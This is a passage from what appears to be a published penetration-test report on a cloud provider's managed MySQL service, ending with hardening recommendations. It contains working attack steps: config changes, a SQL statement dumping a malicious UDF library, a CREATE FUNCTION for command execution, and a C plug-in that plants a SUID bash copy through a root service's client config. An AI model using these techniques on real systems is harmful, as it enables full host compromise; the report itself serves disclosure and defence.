    secure_file_priv= # removes write restrictions so files can be saved to any directory the MySQL user can access.
    plugin_dir=/var/lib/mysql-files/ # sets a trusted directory for loading dynamic libraries.

    With the write permissions obtained, a malicious UDF library (shared object) was written to the target directory through the following SQL statement:

    SELECT UNHEX('$hex') INTO DUMPFILE '/var/lib/mysql-files/rce.so

    We restarted the MySQL database to apply the updated configuration and initialize the registered plug-in:

    CREATE FUNCTION sys_eval RETURNS STRING SONAME 'rce.so';

    Result of executing id via MySQL UDF

    Result of executing id via MySQL UDF

    The list of active services was analyzed to identify opportunities for local privilege escalation to root. It turned out that the mysql-watcher.service ran with administrator privileges and periodically launched a Python script that accessed MySQL through the system client. To exploit this, we compiled another plug-in:

    #include <stdlib.h>
    __attribute__((constructor)) static void init(void) {
      system("cp /bin/bash /tmp/rbash && chmod 4755 /tmp/rbash");
    }

    We injected the path to the directory containing the malicious library (.so file, plugin_dir parameter) and the authentication plug-in name default-auth=plugname into the [client] section of the /etc/mysql/my.cnf configuration file. The next time the background mysql-watcher.service starts the MySQL client as root, the plug-in described above executes on the server host. This causes a system command to run and creates a copy of the Bash interpreter with the SUID bit set (/tmp/rbash), which completes the chain leading to full host compromise.

    Conclusion

    The cloud provider’s infrastructure was built on in-house components rather than standard open-source solutions, which created a non-trivial attack surface. The research also identified other vulnerabilities, but they were left out of the report because they were standard. Based on the findings, the vendor was given recommendations for strengthening its security posture. The recommendations covered isolating managed services to remove network visibility between them, enforcing strict AppArmor policies to isolate service processes, and adding monitoring of how potentially vulnerable services are used.

    Source: Securelist (Kaspersky GReAT) · 2026-10-27